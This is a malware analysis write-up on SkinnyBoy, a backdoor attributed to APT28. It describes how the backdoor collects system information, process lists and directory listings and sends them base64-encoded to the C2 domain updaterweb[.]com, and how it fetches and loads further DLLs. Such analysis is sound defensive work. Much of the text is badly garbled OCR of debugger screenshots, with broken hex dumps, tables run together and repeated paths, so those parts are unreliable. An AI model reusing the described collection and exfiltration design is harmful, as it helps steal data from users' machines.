# A step-by-step analysis of the new malware used by APT28/Sofacy called SkinnyBoy

cybergeeks.tech/skinnyboy-apt28/

### Summary

The malware extracts configuration information about the machine that it infects using the systeminfo command, and then it retrieves the list of processes by spawning a tasklist process. The content of the following directories, along with the processes' output, is base64-encoded and exfiltrated to the C2 server updaterweb[.]com:

- Desktop folder
- C:\Program Files
- C:\Program Files (x86)
- C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Administrative Tools
- C:\Users\<User>\AppData\Roaming
- C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Templates
- C:\WINDOWS
- C:\Users\<User>\AppData\Local\Temp

The user agent used during the network communication is set to "Opera", and the following is the structure of the POST request: "id=<hostname>#Username#<Serial number in decimal>&current=1&total=1&data=<data to be exfiltrated>". The "cmd=y" command is used to download a DLL file from the C2 server, which is loaded using the LoadLibraryW API, and the first ordinal function is executed.

## Analyst: @GeeksCyber

Technical analysis

SHA256: ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698

The DLL has 2 exports (DIIEntryPoint and RunMod). We have used rundll32.exe to run the DLL by calling the RunMod function:

Name Address Ordinal	🛃 Exports 🗵
7 RunMod 6BD71D90 1	
📶 DIIEntryPoint 6BD73365 [main entry]	

#### Figure 1

The malware creates an unnamed event object by calling the CreateEventW API:

Address   H	lex				ASCII	and the			1FB40 00 1FB44 00			
Ump 1	Dump 2	Ump 3	Ump 4	Ump 5	💮 Watch 1	[x=] Locals	2 Struct	009	1FB38 00 1FB3C 00	00000	00	
	10AB apt28.d	DE FF 1	88 <u>80 D7 6</u> eEventW>]= <k< th=""><th>8</th><th>call dword p</th><th>tr_ds: [<mark>&lt;&amp;¢r</mark></th><th>eateEventW&gt;]</th><th>2</th><th>3</th><th></th><th>Default (stdcal) 1: [esp] 00000000 2: [esp+4] 0000000 3: [esp+8] 0000000 4: [esp+6] 0000000</th><th>▼ 5 ‡ 🗆 Ur</th></k<>	8	call dword p	tr_ds: [ <mark>&lt;&amp;¢r</mark>	eateEventW>]	2	3		Default (stdcal) 1: [esp] 00000000 2: [esp+4] 0000000 3: [esp+8] 0000000 4: [esp+6] 0000000	▼ 5 ‡ 🗆 Ur
	<ul> <li>68D71D/</li> <li>68D71D/</li> <li>68D71D/</li> <li>68D71D/</li> <li>68D71D/</li> </ul>	45 6A 00	5		push 0 push 0 push 0 push 0						x875W_C1 0 x875W_C0	0 x87SW_C2 0 0 x87SW_ES 0 1 x87SW_U 0

Two new threads are created by the process using the CreateThread function:

68 68 68 68 68 68 68	D71D87         6A         00           D71D89         6A         00           D71D88         6A         00           D71D80         6A         00           D71D80         6A         00           D71D80         6A         00           D71D80         6A         00           D71D82         6A         00           D71D82         6A         00           D71D84         6A         00           D71D64         6A         00           D71D66         A3         28         1B         08	push 0 push 0 B mov dword ptr ds:[68D81828],eax	x87StatusWord 00 x87SW_B 0 x87 x87SW_C1 0 x87 x87SW_SF 0 x875	SW_C3 0 x87SW_C2 0 SW_C0 0 x87SW_E5 0 SW_P 1 x87SW_U 0
• <	D71DCB FF D6	call est	Default (stdcall) 1: [esp] 0000000	▼ 5 🗘 Unlod
	ateThread> (76A745B0)		2: [esp+4] 00000	000 780 apt28.6BD71780
Dump 1         Dump 1           Addr ess         Hex           76FE1000         IC         00         1E           76FE1010         34         00         36		4 @ Dump 5 @ Watch 1 k≈l Locals 2 Struct 00931 ASCII 0931 00 D4 DD EE 75 3	00000000 34 0000000 36 6BD71780 apt28,68D7178 3C 00000000 40 00000000 44 00000000	2
Figure 3				
66 66 66 66 66 66 66	BD71DCD         6A         00           1D71DCF         6A         00           1D71DD1         6A         00           1D71DD3         68 <u>60</u> 19         D7           1D71DD8         6A         00         00         107           1D71DD8         6A         00         00         107           1D71DDA         6A         00         00         107           1D71DDA         6A         00         00         107           1D71DDA         6A         00         00         107	push 0 push 0 mov ebx,eax	x875tatusWord 0 x875W_B 0 x87 x875W_C1 0 x87 x875W_C1 0 x87 x875W_SF 0 x87	SW_C3 0 x87SW_C2 0 SW_C0 0 x87SW_E5 0 SW_P 1 x87SW_U 0
• <	D71DDE FF D6	call est	> Default (stdcall) 1: [esp] 0000000	▼ 5 🕏 🗌 Unloc
	ateThread> (76A74580) 128.dll:\$1DDE #11DE		2: [esp+4] 00000	000 960 apt28.68D71960
Address Hex 76FE1000 1C 00 1E 76FE1010 34 00 36		4         ψiii Dump 5         00911	30 00000000 34 00000000 36 6BD71960 apt28.6BD7196 3C 00000000 40 00000000 44 00000000	D

## Figure 4

The GetMessage routine is utilized to retrieve a message from the thread's message queue:

Address He	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	& struct	0091FB1	C 00000 L0 00000 L4 00000	0000		
till Dune 1	-	-	illin o un d	all a set	and second a	time to a series	3 Struct		08 0091F			
	GED71D GED71D < .GetMessage	A> (75CFFC6	0)		call ebx				ebx v	Default (stdcall)         ▼         5         □         Unix           1:         [esp1 0031F820         2:         [esp14]         00000000         3:         [esp14]         00000000         4:         [esp14]         00000000		
	<ul> <li>68D71D0</li> <li>68D71D0</li> <li>68D71D0</li> <li>68D71D0</li> <li>68D71D0</li> </ul>	0A 6A 0 0C 6A 0 0E 8D 4	0		push 0 push 0 push 0 lea eax,dwor	d ptr ss: <b>[</b> e	bp-20	x875tatusWord 0020 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 1 x875W_U 0				

# Figure 5

The malicious process enumerates all the messages, and it breaks the loop if the message is equal to 0x16 (**WM\_ENDSESSION** – inform the application whether the session is ending):



## Thread activity – StartAddress function

The malware creates an anonymous pipe using the CreatePipe API:


● 68D710E8 68D710E9 68D710E7 68D710F0 68D710F0 68D710F7 68D710F7 68D710F7 68D710F8 68D7110F 68D7110F	50 8D 85 EC 6F FE FF 50 8D 85 F0 6F FE FF 50 88 FA 88 F1 C7 85 E0 6F FE FF 00 0 C7 85 E4 6F FE FF 01 0 C7 85 E8 6F FE FF 01 0 FF 15 58 80 D7 68	00 mov dword ptr ss: ebp-1901c,0		esi oC:	x87TW_2 3 (Empty) x87TW_3 3 (Empty) x87TW_4 3 (Empty) x87TW_5 3 (Empty) x87TW_6 3 (Empty) x87TW_5 3 (Empty) x87StatusWord 0000 x87SW_E 0 x87SW_C3 0 x87SW_C2 0 x87SW_C1 0 x87SW_C0 0 x87SW_E5 0 x87SW_C1 0 x87SW_C0 0 x87SW_E5 0 x87SW_C1 0 x87SW_P 0 x87SW_U 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
dword ptr [68D7B058 <apt28 .text:68D71119 apt28.d]]:\$</apt28 		reatePipe>		,	1: [esp] 02F56924 2: [esp+4] 02F56920 3: [esp+8] 02F56914 4: [esp+C] 00019000
	Dump 3 🔛 Dump 4 🔛 Du	ASCII	02F5689 02F5689 02F568A 02F568A 02F568A	02F56 02F56 00019	920 914

#### Figure 7

GetStartupInfoA is used to retrieve the content of the STARTUPINFO structure from when the calling process was created:

<pre>     68071142 50     68071143 C7 85 94 6F FE FF 44 00 00 mov dword ptr ss: ebp-1906C ,44 </pre>	44:	x875W_SF 0 x875W_P 0 x875W_U 0
BIP     image: state s	>	Default (stdcall)
dword ptr [68D7B054 <apt28.dgetstartupinf0a>]=<kernel32.getstartupinf0a> .text:68D7114D apt28.dll:\$114D #54D</kernel32.getstartupinf0a></apt28.dgetstartupinf0a>		2: [esp+4] 68D71780 apt28.68D71780 3: [esp+8] 68D71780 apt28.68D71780 4: [esp+C] 0000000
Figure 8	02F568A4 02F5	SEC 8

The binary creates a new process that runs the systeminfo command, which displays configuration information about the computer and its OS:



#### Figure 9


The pipe created earlier is used as an inter-process communication mechanism. The output of the systeminfo command is read via a ReadFile function call:

dword ptr [68D78 .text:68D7122C a	68D7 68D7 68D7 68D7 68D7 68D7 68D7 68D7	1224 122A 122C apt28	S S F S F	6 9 07 F 15 F 15	F0 6F <u>3C B0</u> ]= <ke< th=""><th><u>D7 68</u></th><th>2.Read</th><th></th><th>all d</th><th>bx si ax word ord p</th><th>tr ds:</th><th>s:[ebj :[edi] 5:[&lt;4</th><th>,eax</th><th></th><th></th><th></th><th></th><th>x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 x875w_C1 0 x875w_C0 0 x875w_C2 x875w_55 0 x875w_P 0 x875w_U Default (stdcall) • 5 • Unlock 1: [esp14] 02793080 3: [esp14] 02793080 4: [esp14] 02765950</th></ke<>	<u>D7 68</u>	2.Read		all d	bx si ax word ord p	tr ds:	s:[ebj :[edi] 5:[<4	,eax					x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 x875w_C1 0 x875w_C0 0 x875w_C2 x875w_55 0 x875w_P 0 x875w_U Default (stdcall) • 5 • Unlock 1: [esp14] 02793080 3: [esp14] 02793080 4: [esp14] 02765950
Ump 1	Dump 2		Dump 3	1	Dump	4 6	Dum	p 5	🍈 Wa	tch 1	[X=] [	ocals.	2 s	Struct			02F56894 00000288 02F56898 02F98080	
Address Hex	ddress Hex ASCII 02F5689C 00000979 02F5689C 00000979													02F568A0 02F6F960				
00000000 00 00 00 00	2253000 000 00 00 00 00 00 00 00 00 00 00 0																	
Figure 10	igure 10																	
Address	He	x								1.12							ASCII	1
02F980B0	OD	0A	48	6F	73	74	20	4E	61	6D	65	ЗA	20	20	20	20	Host Name:	
02F980C0	20	20	20	20	20	20	20	20	20	20	20	20	20	44	45	53	DE	S
02F980D0	4B	54	4F	50	2D	32	43						OD	0A	4F	53	KTOP-200	S
02F980E0	20	4E	61	6D	65	ЗA	20	20	20	20	20	20	20	20	20	20	Name:	
02F980F0	20	20	20	20	20	20	20	20	20	4D	69	63	72	6F	73	6F	Micros	-
02F98100	66	74	20	57	69	6E	64	6F	77	73	20	31	30	20	45	6E	ft Windows 10 E	
02F98110	74	65	72	70	72	69	73	65	OD	0A	4F	53		56	65	72	terpriseOS Ve	r
02F98120	73	69	6F	6E	3A	20	20	20	20	20	20	20	20	20	20	20	sion:	
02F98130	20	20	20	20	20	31	30	2E	30	2E	31	36	32		39		10.0.16299	
02F98140	4E	2F	41	20	42	75	69	6C	64	20		36	32	39	39	OD	N/A Build 16299	. 0
02F98150	0A	4F	53	20	4D	61	6E	75	66	-	63	74	75	72	65	72	.OS Manufacture	
02F98160	3A	20	20	20	20	20	20	20	20	20	20	20	4D	69	63	72	: Mic	
02F98170	6F	73	6F	66	74	20	43	6F	72	70	6F	72	61		69		osoft Corporati	
02F98180	6E	OD	0A	4F	53	20	43	6F	6E	66	69	67	75		61		nOS Configura	
02F98190	69		6E	ЗA	20	20	20	20	20	20	20	20	20	20		74	ion: S	-
02F981A0	61	6E	64	61	6C	6F	6E	65	20		6F	72	6B	73	74	61	andalone Workst	
02F981B0	74	69	6F	6E	OD	0A	4F	53	20	42	75	69	6C	64	20		tionOS Build	Т
02F981C0		70		3A		20	20	20	20	20	20	20	20	20	20	20	ype:	
02F981D0	20	4D	75	6C	74	69	70	72	6F	63	65	73	73	6F	72	20	Multiprocessor	
The List of	<b>c</b>				: - ·-	- 4					- 41						a a the at women the a	tookligt commond.

The list of processes is retrieved by creating a new process that runs the tasklist command:

<pre></pre>	push eax push eax push 0 push 0 push 0 push 0 push 0 push 0 push 0 push 0 push 0 push 0 tea eax,dword ptr ss:[ebp-1900C] push 0 mov dword ptr ss:[ebp-19060],apt28.68D7EE30 mov dword ptr ds:[68D78050]	eax: "tasklist" eax: "tasklist" [word ptr [ebp CreaterrocessA ~ >	x87r7 00000000000000000 ST7 Emg           x87r1agWord FFFF           x87Tw_0 3 (Empty) x87Tw_1 3 (Emg           x87Tw_0 3 (Empty) x87Tw_3 3 (Emg           x87Tw_0 4 (Empty) x87Tw_3 3 (Emg           x87Tw_0 5 (Empty) x87Tw_3 3 (Emg           x87Tw_0 4 (Empty) x87Tw_3 3 (Emg           x87Tw_0 5 (Empty) x87Tw_7 3 (Emg           x87SW_0 5 (Emg
Image: Dump 1         Image: Dump 2         Image: Dump 3         Image: Dump 4         Image: Dump 5           Address         Hex         02F56914         0C         00         <	Watch 1         Ixel Locals         Struct         02756888           ASCII         02756886         02756880         02756880	0000000 02F56928 "tasklis 00000000 00000001 00000001 00000000 000000	£4

The output of the tasklist command is transmitted to the main process using the ReadFile API:



The binary gets the path of the Desktop folder using the SHGetFolderPathW routine:

	push ecx push 0 push 0 push eax push eax push 0 call dword ptr ds:[<&SHGetFolderPathw>]	x x x	875tatusWord 0000 875W_B 0 x875W_C3 0 x875W_C2 875W_C1 0 x875W_C0 0 x875W_ES 875W_5F 0 x875W_P 0 x875W_U
GBD71403         FF 15         98 B1 D7 68           dword ptr [6BD78198 <apt28.&shgetfolderpathw>]=<shell3< td="">           .text:6BD714D3         apt28.dll:\$14D3 #8D3</shell3<></apt28.&shgetfolderpathw>			: [esp+8] 00000000
Ump 1 Ump 2 Ump 3 Ump 4 Ump 9	02101400 0000000		
Address Hex 02F6F6ES 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII ^ 02F6F46C 0000000 02F6F470 0000000 02F6F474 02F6F85		

## Figure 15

The process enumerates the files/directories from the Desktop directory using the FindFirstFileW and FindNextFileW functions:

EIP	68D71 68D71 68D71 68D71	51F 8D 525 50 526 FF	85 B4 FD FF		push eax	ord ptr ss: ptr ds:[<&	[ebp-24C] FindFirstFile	:w>]	eax:L"C:\\User eax:L"C:\\User	x875w_SF 0 x875w_P 0 x87 Default (stdcall)    5 🐨
	[68D7B060 <a< th=""><th></th><th></th><th><kerne132.f< th=""><th>FindFirstFile</th><th>ew&gt;</th><th></th><th></th><th></th><th>1: [esp] 02F6F6E8 L"C:\\Users 2: [esp+4] 02F6F498 3: [esp+8] 68D71780 apt28.68D 4: [esp+C]_68D71780 apt28.68D</th></kerne132.f<></th></a<>			<kerne132.f< th=""><th>FindFirstFile</th><th>ew&gt;</th><th></th><th></th><th></th><th>1: [esp] 02F6F6E8 L"C:\\Users 2: [esp+4] 02F6F498 3: [esp+8] 68D71780 apt28.68D 4: [esp+C]_68D71780 apt28.68D</th></kerne132.f<>	FindFirstFile	ew>				1: [esp] 02F6F6E8 L"C:\\Users 2: [esp+4] 02F6F498 3: [esp+8] 68D71780 apt28.68D 4: [esp+C]_68D71780 apt28.68D
Dump 1	Dump 2	U Dump 3	Dump 4	Ump 5	💮 Watch 1	(x=) Locals	2 Struct		02F6F6E8 L"C:\\	\Users\\\Desktop\\*"
Figure	<ul> <li>68D71</li> <li>68D71</li> </ul>	66A FF	BS 5C FB FF		push eax push dword	ptr ss:[eb	p-4A4]			x875W_SF 0 x875W_P 0 x87
EIP	GED71		15 74 BO D7	68	call dword		FindNextFile	<b> &gt;</b> ]		Default (stdcall)
	[68D78074 <a< td=""><td></td><td></td><td>kernel32.Fi</td><td>indNextFilew&gt;</td><td>A</td><td></td><td></td><td></td><td>1: [esp+4] 02F684820 2: [esp+4] 02F6F498 3: [esp+8] 68D71780 apt28.6BD 4: [esp+C] 68D71780 apt28.6BD</td></a<>			kernel32.Fi	indNextFilew>	A				1: [esp+4] 02F684820 2: [esp+4] 02F6F498 3: [esp+8] 68D71780 apt28.6BD 4: [esp+C] 68D71780 apt28.6BD
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	👹 Watch 1	[x=] Locals	2 Struct	02E6E470	02F88820	

The binary adds 18 characters of "#" before and after the folder name, as following:

Address	He	ĸ	_		- 11-				0.000				-			1	ASCII
02F97880	23	00	23	00	23	00	23	00	23	00	23	00	23	00	23	00	#.#.#.#.#.#.#.
																	#.#.#.#.#.#.#.
02F978A0	23	00	23	00	43	00	3A	00	5C	00	55	00	73	00	65	00	#.#.C.:.\.U.s.e. r.s.\Figure 18
																	e.s.k.t.o.p.\.*.
																	#.#.#.#.#.#.#.
02F978E0	23	00	23	00	23	00	23	00	23	00	23	00	23	00	23	00	#.#.#.#.#.#.
02F978F0	23	00	23	00	OD	00	0A	00	0D	00	0A	00	00	00	00	00	#.#

The list of files and directories extracted before is concatenated with the above string, as shown in figure 19:

Address	He	(		1.10					-			1.110			-	200	ASCII	1
02F971A8	23	00	23	00	23	00	23	00	23	00	23	00	23	00	23	00	#.#.#.#.#.#.#.	
02F971B8	23	00	23	00	23	00	23	00	23	00	23	00	23	00	23	00	#.#.#.#.#.#.#.	
02F971C8	23	00	23	00	43	00	3A	00	5C	00	55	00	73	00	65	00	#.#.C.:.\.U.s.e.	
02F971D8	72	00	73	00	5C	00						00	5C	00	44	00	r.s.\ .\.D.	
02F971E8	65	00	73	00	6B	00	74	00	6F	00	70	00	5C	00	2A	00	e.s.k.t.o.p.\.*.	
02F971F8	23	00	23	00	23	00	23	00	23	00	23	00	23	00	23	00	#.#.#.#.#.#.#.	
02F97208	23	00	23	00	23	00	23	00	23	00	23	00	23	00	23	00	#.#.#.#.#.#.#.	
02F97218	23	00	23	00	OD	00	0A	00	OD	00	0A	00	30	00	61	00	#.#0.a.	Eigura 10
02F97228					32	00	32	00	35	00	66	00	30	00	65	00	0.c.2.2.5.f.0.e.	Figure 19
02F97238					65	00	39	00	34	00	31	00	61	00	37	00	5.e.e.9.4.1.a.7.	
02F97248							62				-						9.f.2.b.7.7.0.1.	
02F97258	66	00	31	00	32	00	38	00	35					00	39	00	f.1.2.8.5.e.4.9.	
02F97268		00	35	00	61	00	32	00	38	00	35	00	39	00	65	00	7.5.a.2.8.5.9.e.	
02F97278	62	00	34	00	64	00	30	00	32	00		00					b.4.d.0.2.5.d.9.	
02F97288	36	00	64	00	39	00	65	00	33	00	36	00					6.d.9.e.3.6.6.e.	
02F97298	38	00	31	00	61		62		62			00					8.1.a.b.b.9b.	
02F972A8				00													i.ns.a.m.p.l.	
02F972B8	65	00	2E	00	67	00	7A	00	OD	00	0A	00	00	00	00	00	eg.z	

The following directories are also targeted by the backdoor: "C:\Program Files", "C:\Program Files", "C:\Program Files", "C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Administrative Tools", "C:\Users\<User>\AppData\Roaming", "C:\Users\ <User>\AppData\Roaming\Microsoft\Windows\Templates", "C:\WINDOWS" and "C:\Users\ <User>\AppData\Local\Temp". The SHGetFolderPathW function is utilized to obtain some of these folder names (0x2a = CSIDL\_PROGRAM\_FILESX86, 0x30 = CSIDL\_ADMINTOOLS, 0x1a = CSIDL\_APPDATA, 0x15 = CSIDL\_TEMPLATES and 0x24 = CSIDL\_WINDOWS):

<ul> <li>68D714C8</li> <li>68D714CC</li> <li>68D714CC</li> <li>68D714CE</li> </ul>	51 6A 00 6A 00	push ecx push 0 push 0	x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0
68D714D0     68D714D1	50 6A 00	push eax push o	x875W_SF 0 x875W_P 0 x875W_U 0
	FF 15 98 81 D7 68	call dword ptr ds: [<&SHGetFolderPathw>]	Default (stdcall)
dword ptr [6BD78198 <apt28.&s .text:6BD714D3 apt28.dll:\$14D</apt28.&s 		32.SHGetFolderPathw>	1: [esp] 00000000 2: [esp+4] 000002A 3: [esp+8] 0000000 4: [esp+0] 0000000 5: [esp+10] 02F6F770
	mp 3 💷 Dump 4 💷 Dump		02F6F4EC 00000000 02F6F4F0 0000002A
Dump 1 Dump 2 Dump 2			

	x875%L2USWOrd 0000 x875%L20 x875%LC3 0 x875%LC2 0 x875%L21 0 x875%LC0 0 x875%LE5 0 x875%L5F 0 x875%LP 0 x875%LD 0
STP         •         66071403         FF 15         98         B1         D7         68         call dword ptr ds:         [<&SHGetFolderPathw>]	Default (stdcall) 👻 5 🗘 Unloci
.text:68D71403 apt28.dll:\$1403 #803	1: [csp] 00000000 2: [csp+1] 0000030 3: [csp+8] 00000000 4: [csp+C] 00000000 5: [csp+L] 00266770
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5 🛞 Watch 1 🕅 Locals 🖉 Struct	000
Address Hex 02F6F762 31 00 00 00 4E 00 45 00 54 00 00 00 00 00 00 00 00 00 00 11N.E.T Figure 21	000 000
6 GBD714CE         51         push ecx           6 6BD714CC         6A 00         push 0           6 6BD714CC         6A 00         push 0           6 6BD714CD         50         push 0           6 6BD714D0         50         push 0           6 6BD714D0         6A 00         push 0	x8/Statusword 0000 x875w_50 x875w_C3 0 x875w_C2 0 x875w_C10 x875w_C0 0 x875w_E5 0 x875w_5F 0 x875w_F0 x875w_U 0
EXP > 66071403 FF 15 98 B1 D7 6B call dword ptr ds: [<&SHGetFolderPathw>]	Default (stdcall) 🔻 5 🛊 🗌 Unloc
dword ptr [68D78198 <apt28.&shgetfolderpathw>]=<shell32.shgetfolderpathw> .text:68D714D3 apt28.dll:\$14D3 #8D3</shell32.shgetfolderpathw></apt28.&shgetfolderpathw>	1: [esp] 00000000 2: [esp+4] 000001A 3: [esp+6] 00000000 4: [esp+C] 0000000 5: [esp+C] 0000000
Ump 1 2 Dump 2 2 Dump 3 2 Dump 4 2 Dump 5 🛞 Watch 1 [x*] Locals 2 Struct 02565450 00000	000
Address Hex 02F6F762 31 00 00 00 45 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00	000
Figure 22	
•         6BD714CB         S1         push ecx           •         6BD714CC         6A 00         push 0           •         6BD714CE         6A 00         push 0           •         6BD714CE         6A 00         push 0           •         6BD714CE         6A 00         push 0           •         6BD714CD         50         push 0           •         6BD714D1         6A 00         push 0	x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 0 x875w_U 0
EIC 66071403 FF 15 98 81 D7 68 call dword ptr. ds: [<&SHGetFolderPathw>]	Default (stdcall) 👻 5 🗘 Unlod
dword ptr [6BD7B198 <apt28.4shgetfolderpathw>]=<shell32.shgetfolderpathw> .text:6BD714D3 apt28.dll:\$14D3 #8D3</shell32.shgetfolderpathw></apt28.4shgetfolderpathw>	1: [csp] 0000000 2: [csp+4] 0000015 3: [csp+6] 00000000 4: [csp+c] 00000000 5: [csp+10] 02F67770
🕮 Dump 1 👹 Dump 2 🕮 Dump 3 🏭 Dump 4 🕮 Dump 5 🛞 Watch 1 🗠 Locals 🎾 Struct 022667450 00000	
Address  Hex   02767474   00000   02767474   00000   0000   0000   0000   0000   0000   000000	000
Figure 23	
•         68D714CB         51         push ecx           •         68D714CC         6A 00         push 0           •         68D714CC         6A 00         push 0           •         68D714CC         50         push 0           •         68D714C0         50         push 0           •         68D714D0         50         push 0	X875%LatusWord 0000 X875%L_80 X875%L_63 0 X875%L_62 0 X875%L_61 0 X875%L_60 0 X875%L_65 0 X875%L_5F 0 X875%L_P 0 X875%L_U 0
STP         •         GE071403         FF 15         98         B1         D7         68         Call dword ptr ds:         [<&SHGetFolderPathw>]	Default (stdcall) 🔹 5 🗘 🗌 Unlock
.text:68D71403 apt28.dll:51403 #8D3	1: [esp] 0000000 2: [esp+4] 0000024 3: [esp+5] 0000000 4: [esp+C] 0000000
01557472 00000	5: [esp+10] 02F6F770
Ump 1         Ump 2         Ump 3         Ump 4         Ump 5         Watch 1         Ix=I Locals         Difference         Differ	024 000

The GetTempPathW API is utilized to retrieve the path of the %TEMP% directory:

	<pre>     68D714E1     68D714E2 </pre>	50 68 04 01 00 00	push eax push 104			x875W_SF 0 x875W_P 0 x875W_U 0			
EIP	→• <u>680714E7</u> • <	FF 15 A8 B0 D7	B call dword ptr c	ds:[<&GetTempPathw>]	>	10000	ault (stdcall)	• 5	😫 🗌 Unlock
	68D7B0A8 <apt28< td=""><td></td><td>ernel32.GetTempPathW&gt;</td><td></td><td></td><td>2: 3: 4: 5:</td><td></td><td>F6F770 D71780 apt28.6BD71780 D71780 apt28.6BD71780</td><td></td></apt28<>		ernel32.GetTempPathW>			2: 3: 4: 5:		F6F770 D71780 apt28.6BD71780 D71780 apt28.6BD71780	
Ump 1	Dump 2	Dump 3 📲 Dump 4	📖 Dump 5 🛛 💮 Watch 1 🛛 🕅	=l Locals 🛛 🖉 Struct	02F6F4F8 000001 02F6F4FC 02F6F7				

## Figure 25

The file initializes the use of the WinINet functions using the InternetOpenW API (the user agent is hard-coded as "Opera"):

64D72916         6A 00         push 0           64D72918         6A 00         push 0           64D72918         6A 00         push 0           64D72918         6A 00         push 0           64D72917         6B 02         push 0           64D72912         6A 00         push 0           64D72920         6A 66 5C EF D7 68         push 0           64D72920         68 5C EF D7 68         push 0           64D72928         89 85 D0 FE FF FF         mov dword ptr 551 ebp-130 eax           64D72928         89 85 E4 FE FF FF 00 00 00 mov dword ptr 551 ebp-140 eax           64D72937         C7 85 D6 FE FF FF 00 00 00 mov dword ptr 551 ebp-140 eax           64D72948         C7 85 D6 FE FF FF 00 00 00 mov dword ptr 551 ebp-120 eax           64D72948         C7 85 D6 FE FF FF 00 00 00 mov dword ptr 551 ebp-120 eax           64D72948         C7 85 D6 FE FF FF 00 00 00 mov dword ptr 551 ebp-120 eax           64D72948         C7 85 D6 FE FF FF 00 00 00 mov dword ptr 551 ebp-120 eax	x87TagWord FFFF x87Tw_0 3 (Empty) x87Tw_1 3 (Empty) x87Tw_2 3 (Empty) x87Tw_3 3 (Empty) x87Tw_4 3 (Empty) x87Tw_5 3 (Empty) x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87StatusWord 0000 x87Sw_B 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_5 0 x87Sw_C0 0 x87Sw_C2 0 x87Sw_5 0 x87Sw_P 0 x87Sw_U 0 x87Sw_5 0 x87Sw_F 0 x87Sw_U 0 x87Sw_5 0 x87Sw_5 0 x87Sw_F
<pre>dword ptr [6BD7B1E4 <apt28.&internetopenw>]=<wininet.internetopenw> .text:6BD72955 apt28.d]]:\$2955 #1D55</wininet.internetopenw></apt28.&internetopenw></pre>	L: [esp] GBD7EF6C L"Opera" 2: [esp+4] 0000000 3: [esp+5] 0000000 4: [esp+C] 0000000 5: [esp+10] 0000000
🗱 Dump 1 🗱 Dump 2 🗱 Dump 3 🗱 Dump 4 🗱 Dump 5 🛞 Watch 1 🖾 Locais 🖉 Struct 02F6F850 0000	
Address Hex ASCII 02F6F854 0000 02F6F858 0000 02F6F858 0000 02F6F858 0000	0000
Figure 26	

The send and receive timeouts are set to 600 seconds using the InternetSetOptionW routine (0x6 = INTERNET\_OPTION\_CONTROL\_RECEIVE\_TIMEOUT and 0x5 = INTERNET\_OPTION\_CONTROL\_SEND\_TIMEOUT):



## Figure 28

The malicious process establishes a connection to the C2 server updaterweb[.]com on port 443:

● 68D729A1 6A 01 ● 68D729A3 6A 00 ● 68D729A5 6A 03 ● 68D729A5 6A 03 ● 68D729A7 6A 00 ● 68D729A9 6A 00 ● 68D729A9 68 8B 01 00 00 ● 68D729A8 68 8B 01 00 00 ● 68D72980 FF B5 CC FE FF FF ● 68D72980 FF 15 CC B1 D7 68	push 1 push 0 push 0 push 0 push 108 push 1080 push 4080 ptr ss:[ebp-134] push esi	[ebp-1 esi:L"	Ao/Im_T 2 (Empty)         Ao/Im_S 2 (Empty)           X87Tw_6 3 (Empty)         X87Tw_7 3 (Empty)           X87StatusWord 0000         X87Sw_C2 0           X87Sw_B 0 x87Sw_C3 0 x87Sw_C2 0         X87Sw_C2 0           X87Sw_C1 0 x87Sw_C0 0 x87Sw_E5 0         X87Sw_C1 0 x87Sw_U 0           X87Sw_SF 0 x87Sw_P 0 x87Sw_U 0         X87Sw_C1 0
BIC     65072697     FF 15 CC B1 D7 68       dword ptr [6507B1CC <apt28.dinternetconnectw>]=<wininet< td="">       .text:66072967 apt28.dll:\$2967 #1D87</wininet<></apt28.dinternetconnectw>	<pre>iall dword ptr ds:[c&amp;InternetConnectw&gt;] .InternetConnectw&gt;</pre>	>	Default (stdcall) ▼ 5 ↓ Unlock 1: [esp100C0004 L"AT" 2: [esp+4] 6807EF0C L"updaterweb.com" 3: [esp+6] 000001B8 4: [esp+6] 00000108 5: [esp+10] 0000000
Ump 1         Ump 2         Ump 3         Ump 4         Ump 5           Address         Hex.         02567680.0         00.000	Watch 1         Ive-Iocals         Struct         O2F6F           Ascii         Ascii         O2F6F         O2F6F           2         Ascii         O2F6F         O2F6F           3         Ascii         O2F6F         O2F6F           0         O2F6F         O2F6F         O2F6F           0         O2F6F         O2F6F         O2F6F           0         O2F6F         O2F6F         O2F6F	840         00CC00           844         6BD7EF           848         000001           84C         000000           850         000000           854         000000           855         000000           858         000000           855         000000	FOC L'updaterweb.com" 188 1900 1903 1903 1903

## Figure 29

The NetBIOS name of the local computer is retrieved using the GetComputerNameA API:

